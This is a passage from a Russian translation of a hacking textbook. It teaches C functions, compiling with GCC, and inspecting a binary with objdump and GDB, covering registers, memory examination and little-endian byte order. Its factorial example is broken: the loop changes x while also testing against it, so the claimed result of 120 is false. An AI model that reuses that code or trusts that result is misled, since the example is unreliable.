Вот еще одно сокращение, которым часто пользуются программисты и хакеры. На самом деле в C нет булевых операторов, и любое ненулевое значение считается истинным, а равное нулю – ложным. Фактически операторы сравнения возвращают значение 1, если сравнение выполнено, и 0 в противном случае. Проверка значения переменной `голодна` на равенство 1 вернет 1, если оно равно 1, и 0, если оно равно 0. Поскольку в программе могут встретиться только эти два случая, оператор сравнения можно вообще опустить.

```
while (голодна)
{
  ищи что-то съедобное;
  съешь то, что нашла;
}
```

Вот более сложная программа мыши с дополнительными входными данными, которая показывает, как можно сочетать операторы сравнения с переменными.

```
while ((голодна) && !(рядом_кошка))
{
  ищи что-то съедобное;
  If(!(еда - приманка_в_мышеловке))
    съешь то, что нашла;
}
```

В этом примере вводятся переменные, описывающие присутствие кошки и местонахождение пищи, принимающие значения 1 или 0 в соответствии с истинностью или ложностью условия. Помните, что всякое ненулевое значение считается истинным, а нулевое – ложным.

0x244 Функции

Иногда программист знает, что некоторый набор инструкций он будет использовать несколько раз. Такие инструкции можно объединить в небольшую подпрограмму, называемую *функцией* (*function*). В других языках кроме понятия функции, есть подпрограмма (subroutine), или процедура (procedure). Например, чтобы выполнить поворот автомобиля, нужно выполнить несколько более мелких инструкций: включить указатель поворота, замедлить ход, пропустить приближающийся транспорт, повернуть рулевое колесо и так далее. Схема проезда, описанная в начале главы, содержит несколько поворотов, и перечислять для каждого из них все отдельные инструкции было бы скучно (а читать – утомительно). В функцию можно передавать в качестве аргументов переменные, тем самым изменяя результат ее выполнения. Например, передадим функции направление поворота.

```
Function повернуть(направление_поворота)
{
  Включить мигающий сигнал направление_поворота;
```

```
  Замедлить ход;
  Проверить, нет ли приближающегося транспорта;
  while(есть приближающийся транспорт)
  {
    Остановиться;
    Пропустить приближающийся транспорт;
  }
  Повернуть руль в сторону направление_поворота;
  while(поворот не завершен)
  {
    if(скорость < 5 км в час)
      Прибавить газ;
  }
  Повернуть рулевое колесо в исходное положение;
  Выключить мигающий сигнал направление_поворота;
}
```

Эта функция описывает все инструкции, которые нужно выполнить, чтобы осуществить поворот. Когда программе, которой известно об этой функции, нужно выполнить поворот, она может просто вызвать эту функцию.

При вызове функции выполняются находящиеся в ней инструкции с теми аргументами, которые переданы в функцию; затем выполнение программы возобновляется с той инструкции, перед которой была вызвана функция. Функции можно передать аргумент `налево` или `направо`, чтобы она выполнила поворот в нужном направлении.

В языке C по умолчанию функция после ее вызова может вернуть значение. Те, кто знаком с математическими функциями, понимают, насколько это разумно. Например для функции, вычисляющей факториал числа, естественно вернуть результат вычислений.

Функция в C не помечается ключевым словом `function`, а объявляется указанием типа данных переменной, которую она возвращает. Это очень похоже на объявление переменной. Если функция должна вернуть целое число (например функция, вычисляющая факториал числа `x`), она может иметь следующий вид:

```
int factorial(int x)
{
  int i;
  for(i=1; i < x; i++)
    x *= i;
  return x;
}
```

Эта функция объявлена как целое число, потому что она перемножает все числа от 1 до `x` и возвращает результат, который тоже будет целым числом. Оператор `return` в конце функции возвращает содержимое переменной `x` и завершает работу функции. Эту функцию вычисления факториала можно использовать как целую переменную в основ-

ной части любой программы, которой известно о существовании такой функции.

```
int a=5, b;
b = factorial(a);
```

После выполнения этой короткой программы переменная `b` будет иметь значение 120, потому что функция `factorial` будет вызвана с аргументом 5 и вернет значение 120.

Кроме того, в C компилятор должен «знать» о функциях, чтобы использовать их. Для этого можно просто написать всю функцию до того, как она будет использована в программе, или воспользоваться прототипом функции. *Прототип функции* сообщает компилятору, что он встретит функцию с указанным именем и с указанными типами возвращаемого значения и аргументов. Сама функция может располагаться где-нибудь в конце программы, но использовать ее можно в любом другом месте, потому что компилятор уже знает о ней. Вот пример прототипа для функции `factorial()`:

```
int factorial(int);
```

Обычно прототипы функций размещаются в начале программы. Объявлять какие-либо переменные в прототипе не нужно, потому что это делается в фактической функции. Единственное, что нужно компилятору, это имя функции, тип возвращаемых ею данных и типы данных ее аргументов.

Если функция не должна возвращать никакого значения, как, скажем, функция `повернуть()` в предшествующем примере, ее следует объявить с типом `void`. Однако функция `повернуть()` еще не охватывает все действия, необходимые для проезда по маршруту. Для каждого поворота на маршруте указаны направление поворота и название улицы. Следовательно, у функции поворота должны быть две переменные: направление и название улицы, на которую нужно свернуть. Это осложняет функцию, поскольку прежде чем поворачивать, нужно найти нужную улицу. Ниже приведен C-подобный псевдокод более полной функции поворота.

```
void повернуть(направление_поворота, название_нужной_улицы)
{
  Найти табличку с названием улицы;
  название_следующей_улицы = прочитать название улицы;
  while(название_следующей_улицы != название_нужной_улицы)
  {
    Найти следующую табличку с названием улицы;
    название_следующей_улицы = прочитать название улицы;
  }
  Включить мигающий сигнал направление_поворота;
  Замедлить ход;
  Проверить, нет ли приближающегося транспорта;
  while(есть приближающийся транспорт)
```

```
  {
    Остановиться;
    Пропустить приближающийся транспорт;
  }
  Повернуть руль в сторону направление_поворота;
  while(поворот не завершен)
  {
    if(скорость < 5 км в час)
      Прибавить газ;
  }
  Повернуть рулевое колесо в исходное положение;
  Выключить мигающий сигнал направления_поворота
}
```

В этой функции есть участок, ответственный за поиск пересечения с нужной улицей путем поиска таблички с названием улицы, чтения с нее названия улицы и записи его в переменную `название_следующей_улицы`. Поиск и чтение табличек продолжаются, пока не будет найдена нужная улица, после чего выполняются остальные инструкции для поворота. Теперь можно изменить псевдокод схемы проезда, введя в него эту новую функцию поворота.

```
Начать движение по Главной улице в восточном направлении;
while (справа нет церкви)
  Двигаться по Главной улице;
if (движение перекрыто)
{
  Повернуть(направо, 15-я улица);
  Повернуть(налево, Сосновая улица);
  Повернуть(направо, 16-я улица);
}
else
  Повернуть(направо, 16-я улица);
Повернуть (налево, Дорога к цели);
for (i=0; i<5; i++)
  Проехать 1 км;
Остановиться у дома 743 по Дороге к цели;
```

Обычно в псевдокоде не используют функции, потому что псевдокод служит в основном для создания эскиза программы перед тем, как писать код, который можно компилировать. Поскольку псевдокод реально не будет работать, полностью писать функции не требуется – достаточно отметить что-то вроде «Сделать здесь какую-то сложную вещь». Но в языках программирования, таких как C, функции используются весьма интенсивно. Немалую долю реальной полезности C составляют наборы готовых функций, называемые *библиотеками*.

0x250 Практическая работа

Теперь, после некоторого знакомства с синтаксисом C и базовыми понятиями программирования, довольно легко приступить к практическому программированию на C. Компиляторы C есть практически для всех имеющихся операционных систем и типов процессоров, но в этой книге речь идет только о Linux и процессорах семейства *x*86. Linux – это бесплатная операционная система, доступная всем желающим, а процессоры архитектуры *x*86 наиболее широко используются во всем мире. Поскольку хакинг неразрывно связан с экспериментированием, лучше всего работать с этой книгой, если в вашем распоряжении есть компилятор C.

Материалы для этого издания организованы в виде загрузочного диска, которым можно воспользоваться, если у вас процессор *x*86[1]. Диск нужно вставить в привод и перезагрузить компьютер. Вы окажетесь в среде Linux, причем установленная у вас операционная система не будет затронута. В этой Linux-среде вы сможете выполнять примеры из книги и проводить собственные эксперименты. Закончив работу, просто извлеките диск и снова перезагрузите компьютер.

Займемся делом. Программа *firstprog.c* – простой C-код, который 10 раз выводит на экран строку `«Hello, world!»`.

firstprog.c

```
#include <stdio.h>

int main()
{
   int i;
   for(i=0; i < 10; i++)      // Цикл повторяется 10 раз.
   {
     printf("Hello, world!\n"); // Вывести строку.
   }
   return 0;                  // Сообщить ОС, что программа
                                 завершилась без ошибок.
}
```

Выполнение C-программы начинается с главной функции, которую так и называют – `main()`. Текст после двух косых линий (//) является комментарием, компилятор его игнорирует.

Первая строка программы может озадачить, но это всего лишь синтаксис C, с помощью которого компилятору сообщают о необходимости включить заголовки для библиотеки стандартного ввода/вывода (I/O),

[1] Образ диска можно скачать с сайта издательства по адресу *www.symbol.ru/library/hacking-2ed*. – *Прим. ред.*

имя которой – `stdio`. Этот заголовочный файл будет добавлен в программу во время компиляции. Его полное имя */usr/include/stdio.h*, и в нем определены некоторые константы и прототипы функций, находящихся в стандартной библиотеке ввода/вывода. Поскольку в функции `main()` используется функция `printf()` из стандартной библиотеки ввода/вывода, сначала нужно описать прототип `printf()`. Этот и многие другие прототипы находятся в заголовочном файле *stdio.h*. Мощь C в значительной мере определяется его возможностями расширения и библиотеками. Оставшийся код во многом похож на псевдокод, который мы видели выше, и должен быть интуитивно понятен. Заметим также, что часть фигурных скобок можно опустить. Достаточно очевидно, что должна делать эта программа, но на всякий случай скомпилируем ее с помощью GCC и запустим на выполнение.

GNU Compiler Collection (GCC) – это бесплатный компилятор C, который транслирует C в машинный язык, понятный процессору. В результате трансляции появляется исполняемый двоичный файл, имя которого по умолчанию *a.out*. Делает ли скомпилированная программа то, что предполагалось?

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 reader reader 6621 2007-09-06 22:16 a.out
reader@hacking:~/booksrc $ ./a.out
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
reader@hacking:~/booksrc $
```

0x251 Общая картина

Хорошо, все эти важные основы на уровне начального курса программирования. В большинстве вводных курсов по программированию учат, как читать и писать на C. Но поймите меня правильно: свободно владеть C очень полезно и этого достаточно, чтобы считать себя программистом, но это лишь часть более общей картины. Большинство программистов, даже выучив язык от корки до корки, никогда не достигнут большего. Преимущество хакеров в том, что они понимают, как взаимодействуют между собой все части общей картины. Чтобы смотреть на программирование шире, нужно просто понять, что код C предназначен для компиляции. Этот код не может ничего осуществить, пока он не будет скомпилирован в исполняемый двоичный файл. Вос-

приятие исходного кода C как программы – обычное заблуждение, на котором систематически играют хакеры. Двоичные инструкции в *a.out* написаны на машинном языке – простом языке, понятном центральному процессору (ЦП). Компиляторы нужны для того, чтобы переводить код на языке C на машинные языки различных процессорных архитектур. В нашем случае процессор принадлежит к семейству архитектуры *x*86. Существуют также архитектуры процессоров Sparc (используется в рабочих станциях Sun) и PowerPC (используется в доинтеловских Маках). У каждой архитектуры свой машинный язык, поэтому компилятор выступает как промежуточное звено, переводя код C на машинный язык для целевой архитектуры.

Обычному программисту, которому нужно только, чтобы скомпилированная программа работала, интересен собственно исходный код. Но хакер понимает, что в реальности выполняется именно скомпилированная программа. Хорошо разбираясь в работе ЦП, хакер может манипулировать программами, которые на нем выполняются. Мы видим исходный код своей первой программы и компилируем его в исполняемый двоичный файл для архитектуры *x*86. Но как выглядит этот двоичный файл? Среди инструментов разработчика GNU есть программа под названием `objdump`, с помощью которой можно изучать скомпилированные двоичные файлы. Начнем с того, что посмотрим с ее помощью машинный код, в который была транслирована функция `main()`.

```
reader@hacking:~/booksrc $ objdump -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   %ebp
 8048375:       89 e5                   mov    %esp,%ebp
 8048377:       83 ec 08                sub    $0x8,%esp
 804837a:       83 e4 f0                and    $0xfffffff0,%esp
 804837d:       b8 00 00 00 00          mov    $0x0,%eax
 8048382:       29 c4                   sub    %eax,%esp
 8048384:       c7 45 fc 00 00 00 00    movl   $0x0,0xfffffffc(%ebp)
 804838b:       83 7d fc 09             cmpl   $0x9,0xfffffffc(%ebp)
 804838f:       7e 02                   jle    8048393 <main+0x1f>
 8048391:       eb 13                   jmp    80483a6 <main+0x32>
 8048393:       c7 04 24 84 84 04 08    movl   $0x8048484,(%esp)
 804839a:       e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:       8d 45 fc                lea    0xfffffffc(%ebp),%eax
 80483a2:       ff 00                   incl   (%eax)
 80483a4:       eb e5                   jmp    804838b <main+0x17>
 80483a6:       c9                      leave
 80483a7:       c3                      ret
 80483a8:       90                      nop
 80483a9:       90                      nop
 80483aa:       90                      nop
reader@hacking:~/booksrc $
```

Программа `objdump` выводит слишком много строк, чтобы можно было в них разобраться, поэтому в командной строке ее вывод направлен на

вход `grep` с параметром, задающим вывести только 20 строк после регулярного выражения `main.:`. Байты представлены в *шестнадцатеричной системе счисления*, основание которой – 16. Нам более привычна десятичная система, поэтому начиная с 10 нужны дополнительные символы. В шестнадцатеричной системе цифры от 0 до 9 представлены теми же цифрами от 0 до 9, а числа от 10 до 15 – буквами от A до F. Это удобная система обозначений, потому что в байте 8 бит, каждый из которых может иметь значение 1 (истина) или 0 (ложь). То есть один байт имеет 256 (2^8) возможных значений и может быть описан двумя шестнадцатеричными цифрами.

Шестнадцатеричные числа слева (начиная с `0x8048374`) – это адреса памяти. Биты команд машинного языка должны где-то размещаться, и это «где-то» называется памятью. Память – это набор байтов для временного хранения данных; каждый байт имеет числовой адрес.

Как улица состоит из домов, имеющих адреса, так и память можно представить как ряд байтов, у каждого из которых есть свой адрес. К каждому байту памяти можно обратиться по его адресу, и ЦП обращается к этим участкам памяти, чтобы извлечь из них машинные команды, из которых состоит скомпилированная программа. В старых процессорах Intel *x*86 применялась 32-разрядная система адресации, а в новых используется 64-разрядная. В 32-разрядных процессорах может быть 2^{32} (или 4 294 967 296) разных адресов, а в 64-разрядных – 2^{64} ($1{,}84467441 \times 10^{19}$) адресов. 64-разрядные процессоры могут работать в режиме, совместимом с 32-разрядными, что позволяет им быстро выполнять 32-разрядный код.

Шестнадцатеричные числа в середине приведенного листинга представляют собой машинные команды для процессора *x*86. Разумеется, они описывают байты, состоящие из двоичных нолей и единиц, которые только и может понимать ЦП. Но поскольку работать с последовательностью вроде 01010101100010011110010110000011111011001111000001 . . . неприятно никому, кроме самого процессора, код отображается в виде шестнадцатеричных байтов, а каждая инструкция размещается на отдельной строке, подобно тому как абзац разделяется на предложения.

Если подумать, то и с шестнадцатеричными байтами не очень удобно работать, и тут появляется язык ассемблера. На нем записаны команды, расположенные справа. Он представляет собой набор мнемоник для соответствующих машинных команд. Команду `ret` гораздо легче понять и запомнить, чем `0xc3` или `11000011`. В отличие от C и других компилируемых языков, команды ассемблера однозначно соответствуют командам машинного языка. Из этого следует, что поскольку в каждой процессорной архитектуре свой язык машинных команд, языки ассемблера для них отличаются. Ассемблер для программистов лишь способ представления машинных команд, передаваемых процессору. Конкретный вид машинных команд определяется договоренностью

и вкусами. Теоретически можно разработать собственный синтаксис ассемблера для *x*86, но большинство программистов придерживаются двух главных типов – синтаксиса AT&T и синтаксиса Intel. Ассемблер в приведенном листинге соответствует синтаксису AT&T, поскольку практически все средства дизассемблирования в Linux по умолчанию используют этот синтаксис. Синтаксис AT&T легко узнать по многочисленным символам % и $, с которых начинается почти всё (взгляните еще раз на приведенный пример). Тот же код можно вывести в синтаксисе Intel, указав для `objdump` дополнительный параметр командной строки `-M intel` и получив следующий результат.

```
reader@hacking:~/booksrc $ objdump -M intel -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   ebp
 8048375:       89 e5                   mov    ebp,esp
 8048377:       83 ec 08                sub    esp,0x8
 804837a:       83 e4 f0                and    esp,0xfffffff0
 804837d:       b8 00 00 00 00          mov    eax,0x0
 8048382:       29 c4                   sub    esp,eax
 8048384:       c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-4],0x0
 804838b:       83 7d fc 09             cmp    DWORD PTR [ebp-4],0x9
 804838f:       7e 02                   jle    8048393 <main+0x1f>
 8048391:       eb 13                   jmp    80483a6 <main+0x32>
 8048393:       c7 04 24 84 84 04 08    mov    DWORD PTR [esp],0x8048484
 804839a:       e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:       8d 45 fc                lea    eax,[ebp-4]
 80483a2:       ff 00                   inc    DWORD PTR [eax]
 80483a4:       eb e5                   jmp    804838b <main+0x17>
 80483a6:       c9                      leave
 80483a7:       c3                      ret
 80483a8:       90                      nop
 80483a9:       90                      nop
 80483aa:       90                      nop
reader@hacking:~/booksrc $
```

Лично я считаю синтаксис Intel более легким и понятным, поэтому и буду придерживаться его в этой книге. В обоих синтаксисах команды, понимаемые процессором, выглядят весьма просто. Они состоят из операции и в некоторых случаях дополнительных аргументов, описывающих конечный и/или исходный адрес операции. Эти команды перемещают содержимое памяти, выполняют элементарные математические действия либо прерывают работу процессора, чтобы он занялся чем-то другим. В конце концов, это все, что реально умеет делать процессор компьютера. Но точно так же, как миллионы книг написаны с помощью довольно скромного алфавита, относительно небольшой набор машинных инструкций позволяет создать бесчисленное множество разных программ.

У процессора также есть свой набор специальных переменных, которые называются *регистрами*. Большинство инструкций пользуется

этими регистрами для чтения или записи данных, поэтому для понимания команд процессора нужно знать эти регистры.

Общая картина становится еще шире…

0x252 Процессор x86

У процессора *x*86 есть несколько регистров, которые можно считать его внутренними переменными. Можно было бы порассуждать о регистрах теоретически, но я считаю, что лучше увидеть все своими глазами. Среди инструментов разработчика GNU есть отладчик с именем GDB. *Отладчик* позволяет программисту пошагово выполнять скомпилированную программу, исследовать память программы и просматривать регистры процессора.

Программист, никогда не изучавший внутреннее устройство программы с помощью отладчика, подобен медику XVII века, не знавшему микроскопа. Как и микроскоп, отладчик дает хакеру возможность заглянуть в машинный код, при этом отладчик гораздо более мощное орудие, чем описывает эта метафора. В отличие от микроскопа, отладчик позволяет рассмотреть выполнение кода с любой точки зрения и активно вмешаться в него.

Ниже показано, как с помощью GDB выяснить состояние регистров процессора непосредственно перед началом работы программы.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, 0x0804837a in main ()
(gdb) info registers
eax            0xbffff894       -1073743724
ecx            0x48e0fe81       1222704769
edx            0x1      1
ebx            0xb7fd6ff4       -1208127500
esp            0xbffff800       0xbffff800
ebp            0xbffff808       0xbffff808
esi            0xb8000ce0       -1207956256
edi            0x0      0
eip            0x804837a        0x804837a <main+6>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

```
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

На функции `main()` установлена точка останова (breakpoint), поэтому выполнение останавливается непосредственно перед началом нашего кода. Затем GDB запускает программу, останавливается в точке останова и получает команду показать все регистры процессора и их текущее состояние.

Первые четыре регистра (EAX, ECX, EDX и EBX) называются регистрами общего назначения. Они соответственно называются *аккумулятором (Accumulator)*, *счетчиком (Counter)*, *регистром данных (Data)* и *базовым регистром (Base)*. Они служат для разных целей, но в основном в качестве временных переменных ЦП при выполнении машинных команд.

Следующие четыре регистра (ESP, EBP, ESI и EDI) тоже являются регистрами общего назначения, но иногда их называют указателями и индексными регистрами. Они соответственно называются *указателем стека* (*Stack Pointer*), *указателем базы* (*Base Pointer*), *индексом источника* (*Source Index*) и *индексом приемника* (*Destination Index*). Первые два регистра называются указателями, потому что хранят 32-разрядные адреса, фактически указывающие местоположение в памяти. Эти регистры весьма важны для выполнения программ и управления памятью, поэтому ниже мы рассмотрим их более подробно. Последние два регистра также формально являются указателями, обычно указывающими на источник и приемник, когда нужно прочитать или записать данные. Есть команды чтения и записи, в которых используются эти регистры, но обычно можно считать их простыми регистрами общего назначения.

Регистр EIP – это *указатель команды* (*Instruction Pointer*); содержит адрес следующей команды для процессора. Как ребенок водит пальцем по словам, которые читает, так и процессор читает все инструкции, пользуясь регистром EIP как пальцем. Понятно, что этот регистр очень важен и активно используется при отладке. В данный момент он содержит адрес `0x804838a`.

Оставшийся *регистр флагов* EFLAGS фактически содержит несколько битовых флагов, участвующих в операциях сравнения и сегментации памяти. Реальная память разбита на несколько сегментов, о чем будет сказано ниже, за этим и следят эти регистры. Обычно на них можно не обращать внимания, поскольку непосредственный доступ к ним требуется редко.

0x253 Язык ассемблера

Раз мы в этой книге используем язык ассемблера с синтаксисом Intel, нужно настроить на работу с ним наши инструменты. Внутри GDB синтаксис дезассемблирования Intel можно задать командой `set disassembly`

intel, или сокращенно set dis intel. Чтобы такая настройка действовала при каждом запуске GDB, поместите эту команду в файл *.gdbinit*, расположенный в вашем основном каталоге.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) set dis intel
(gdb) quit
reader@hacking:~/booksrc $ echo "set dis intel" > ~/.gdbinit
reader@hacking:~/booksrc $ cat ~/.gdbinit
set dis intel
reader@hacking:~/booksrc $
```

Настроив GDB для работы с синтаксисом Intel, попробуем разобраться в нем. Команды ассемблера в синтаксисе Intel обычно имеют такой вид:

```
операция <приемник>, <источник>
```

Значениями приемника и источника могут быть регистры, адрес памяти или значение. Операции обычно представляют собой интуитивные мнемоники: операция mov перемещает (move) значение источника в приемник, sub вычитает (subtract), inc увеличивает (increment) и так далее. Например, следующие команды перемещают значение из ESP в EBP, а потом вычитают 8 из ESP (сохраняя результат в ESP).

```
8048375:    89 e5       mov ebp,esp
8048377:    83 ec 08    sub esp,0x8
```

Существуют также операции, управляющие потоком выполнения. Операция cmp служит для сравнения значений, а практически все операции, начинающиеся с j (от jump – прыгать), осуществляют переход в другое место кода (в зависимости от результатов сравнения). В следующем примере сначала 4-байтовое значение (DWORD), находящееся в EBP, уменьшенное на 4, сравнивается с 9. Следующая команда jle (от *jump* if *less* than or *equal* to – перейти, если меньше или равно) связана с результатом предыдущего сравнения. Если указанное 4-байтовое значение меньше или равно 9, осуществляется переход к команде по адресу 0x8048393. В противном случае выполняется следующая команда jmp (безусловный переход). То есть если 4-байтовое значение больше 9, следующей будет выполняться команда с адресом 0x80483a6.

```
804838b:    83 7d fc 09    cmp DWORD PTR [ebp-4],0x9
804838f:    7e 02          jle 8048393 <main+0x1f>
8048391:    eb 13          jmp 80483a6 <main+0x32>
```

Эти примеры взяты из результатов проведенного выше дизассемблирования, когда отладчик настроен на синтаксис Intel, поэтому воспользуемся отладчиком, чтобы пошагово выполнить первую программу на уровне команд ассемблера.

Компилятор GCC можно запустить с флагом `-g`, чтобы включить в программу дополнительную отладочную информацию, с помощью которой GDB получит доступ к исходному коду.

```
reader@hacking:~/booksrc $ gcc -g firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 matrix users 11977 Jul 4 17:29 a.out
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5               int i;
6               for(i=0; i < 10; i++)
7               {
8                       printf("Hello, world!\n");
9               }
10      }
(gdb) disassemble main
Dump of assembler code for function main():
0x08048384 <main+0>:    push   ebp
0x08048385 <main+1>:    mov    ebp,esp
0x08048387 <main+3>:    sub    esp,0x8
0x0804838a <main+6>:    and    esp,0xfffffff0
0x0804838d <main+9>:    mov    eax,0x0
0x08048392 <main+14>:   sub    esp,eax
0x08048394 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804839b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804839f <main+27>:   jle    0x80483a3 <main+31>
0x080483a1 <main+29>:   jmp    0x80483b6 <main+50>
0x080483a3 <main+31>:    mov   DWORD PTR [esp],0x80484d4
0x080483aa <main+38>:    call  0x80482a8 <_init+56>
0x080483af <main+43>:    lea   eax,[ebp-4]
0x080483b2 <main+46>:    inc   DWORD PTR [eax]
0x080483b4 <main+48>:    jmp   0x804839b <main+23>
0x080483b6 <main+50>:    leave
0x080483b7 <main+51>:    ret
End of assembler dump.
(gdb) break main
Breakpoint 1 at 0x8048394: file firstprog.c, line 6.
(gdb) run
Starting program: /hacking/a.out

Breakpoint 1, main() at firstprog.c:6
6               for(i=0; i < 10; i++)
(gdb) info register eip
eip            0x8048394         0x8048394
(gdb)
```

Сначала выводится исходный код и результат дизассемблирования функции `main()`. Затем на начало `main()` устанавливается точка останова и запускается программа. Точка останова сообщает отладчику, что дойдя до нее, он должен приостановить выполнение программы. Поскольку точка останова установлена на начало функции `main()`, программа доходит до нее и останавливается перед выполнением любых команд из `main()`. Отображается значение EIP (указателя текущей команды).

Обратите внимание: EIP содержит адрес памяти, по которому расположена команда из дизассемблированного кода функции `main()` (выделена полужирным начертанием). Предшествующие команды (выделены курсивом) в совокупности называются *прологом функции*. Компилятор генерирует их, чтобы организовать память для локальных переменных функции `main()`. Частично причина, по которой C требует объявлять переменные, заключается в том, чтобы помочь составлению этого участка кода. Отладчику известно, что эта часть кода генерируется автоматически, и он достаточно сообразителен, чтобы проскочить ее. Далее мы подробно рассмотрим пролог функции, а пока воспользуемся подсказкой GDB и пропустим его.

В отладчике GDB можно непосредственно изучать содержимое памяти с помощью команды `x` (от *examine*). Изучение памяти – важное умение для любого хакера. Большинство хакерских эксплойтов напоминает магические фокусы: они кажутся поразительными и чудесными, пока вы не узнаете, в чем состоит ловкость рук и как отвлекается ваше внимание. И в фокусах, и в хакинге нужно смотреть в нужную точку, и тогда становится очевидным, в чем состоит фокус. Вот почему хороший иллюзионист не повторяет свой фокус дважды. Но при работе с таким отладчиком, как GDB, любой аспект выполнения программы можно детерминированно изучить, приостановить, пройти пошагово и повторить столько раз, сколько нужно. Выполнение программы в основном состоит в работе процессора с сегментами памяти, поэтому изучение содержимого памяти – это первое, с чего нужно начать анализ работы программы.

Команда `x` отладчика позволяет просмотреть разными способами содержимое по определенному адресу памяти. Команда принимает два аргумента: адрес памяти и формат отображения содержимого. Формат отображения также представляет собой односимвольное сокращение, которому может предшествовать число, указывающее количество отображаемых элементов. Вот обозначения некоторых стандартных форматов:

- `o` Восьмеричный (octal).
- `x` Шестнадцатеричный (hexadecimal).
- `u` Десятичный без знака (unsigned decimal).
- `t` Двоичный (binary).

Эти форматы можно указывать в команде `examine` для изучения заданных адресов памяти. В следующем примере используется текущий адрес из регистра EIP. В GDB часто используются сокращенные команды, и даже `info register eip` можно сократить до `i r eip`.

```
(gdb) i r eip
eip            0x8048384          0x8048384 <main+16>
(gdb) x/o 0x8048384
0x8048384 <main+16>:     077042707
(gdb) x/x $eip
0x8048384 <main+16>:     0x00fc45c7
(gdb) x/u $eip
0x8048384 <main+16>:     16532935
(gdb) x/t $eip
0x8048384 <main+16>:     00000000111111000100010111000111
(gdb)
```

Память, на которую указывает регистр EIP, можно изучить, воспользовавшись адресом, хранящимся в EIP. Отладчик позволяет непосредственно ссылаться на регистры, поэтому `$eip` эквивалентно значению, содержащемуся в EIP в данный момент. Восьмеричное значение `077042707` совпадает с шестнадцатеричным `0x00fc45c7`, с десятичным `16532935` и с двоичным `00000000111111000100010111000111`. В команде `examine` можно также указать число перед форматом, чтобы исследовать несколько блоков по целевому адресу.

```
(gdb) x/2x $eip
0x8048384 <main+16>: 0x00fc45c7 0x83000000
(gdb) x/12x $eip
0x8048384 <main+16>:   0x00fc45c7   0x83000000   0x7e09fc7d   0xc713eb02
0x8048394 <main+32>:   0x84842404   0x01e80804   0x8dffffff   0x00fffc45
0x80483a4 <main+48>:   0xc3c9e5eb   0x90909090   0x90909090   0x5de58955
(gdb)
```

По умолчанию размер одного блока равен четырем байтам, что составляет одно компьютерное *слово*. Размер отображаемых блоков можно изменить, добавив к имени формата букву, соответствующую размеру. Допустимы размеры:

- `b` 1 байт (byte)
- `h` Полуслово (halfword), 2 байта
- `w` Слово (word), 4 байта
- `g` Гигантское слово (giant), 8 байтов

Это может вызвать некоторую путаницу, поскольку иногда термином *слово* обозначают двухбайтные значения. В таких случаях *двойным словом*, или `DWORD`, называют четырехбайтные значения. В данной книге *слово* и `DWORD` относятся к четырехбайтным значениям. Двухбайтные значения я называю *коротким словом* (short) или полусловом. Следу-

ющий пример показывает, как выглядит вывод GDB для блоков разного размера.

```
(gdb) x/8xb $eip
0x8048384 <main+16>: 0xc7    0x45   0xfc    0x00   0x00    0x00   0x00
0x83
(gdb) x/8xh $eip
0x8048384 <main+16>: 0x45c7  0x00fc 0x0000  0x8300 0xfc7d  0x7e09 0xeb02
0xc713
(gdb) x/8xw $eip
0x8048384 <main+16>: 0x00fc45c7     0x83000000     0x7e09fc7d     0xc713eb02
0x8048394 <main+32>: 0x84842404     0x01e80804     0x8dffffff     0x00fffc45
(gdb)
```

Внимательный читатель обнаружит в приведенных выше данных нечто странное. Первая команда `examine` отображает первые 8 байт, и естественно, что команды `examine`, где заданы большие блоки, отображают больше данных. Однако первая команда `examine` показывает, что первые два байта содержат `0xc7` и `0x45`, тогда как полуслово, расположенное по тому же адресу, содержит `0x45c7` – байты в обратном порядке. Такой же эффект перестановки байтов наблюдается в отображаемом полном четырехбайтном слове, которое выглядит как `0x00fc45c7`, хотя по одному первые четыре байта выводятся в порядке `0xc7`, `0x45`, `0xfc` и `0x00`.

Это вызвано тем, что процессор *x86* хранит значения байтов в *обратном порядке байтов* (little-endian byte order), при котором первым записывается младший байт. Например, если четыре байта нужно интерпретировать как одно число, байты следует считывать в обратном порядке. Отладчик GDB знает, в каком порядке хранятся значения, поэтому при отображении в формате слов или полуслов для правильного представления чисел в шестнадцатеричном виде нужно изменить порядок байтов на противоположный. Возможной путаницы можно избежать, отображая числа как шестнадцатеричные или как десятичные без знака.

```
(gdb) x/4xb $eip
0x8048384 <main+16>:    0xc7     0x45   0xfc    0x00
(gdb) x/4ub $eip
0x8048384 <main+16>:    199      69     252     0
(gdb) x/1xw $eip
0x8048384 <main+16>:    0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <main+16>:    16532935
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
```

```
quit
reader@hacking:~/booksrc $
```

Первые четыре байта выведены и в шестнадцатеричном формате, и в обычном десятичном без знака. С помощью калькулятора командной строки `bc` можно убедиться, что если выбрать неверный порядок байтов, получится совершенно неправильный результат `3343252480`. Всегда нужно помнить о порядке байтов в той архитектуре, с которой вы работаете. Обычно средства отладки и компиляторы автоматически учитывают порядок байтов, но нам придется работать с памятью вручную.

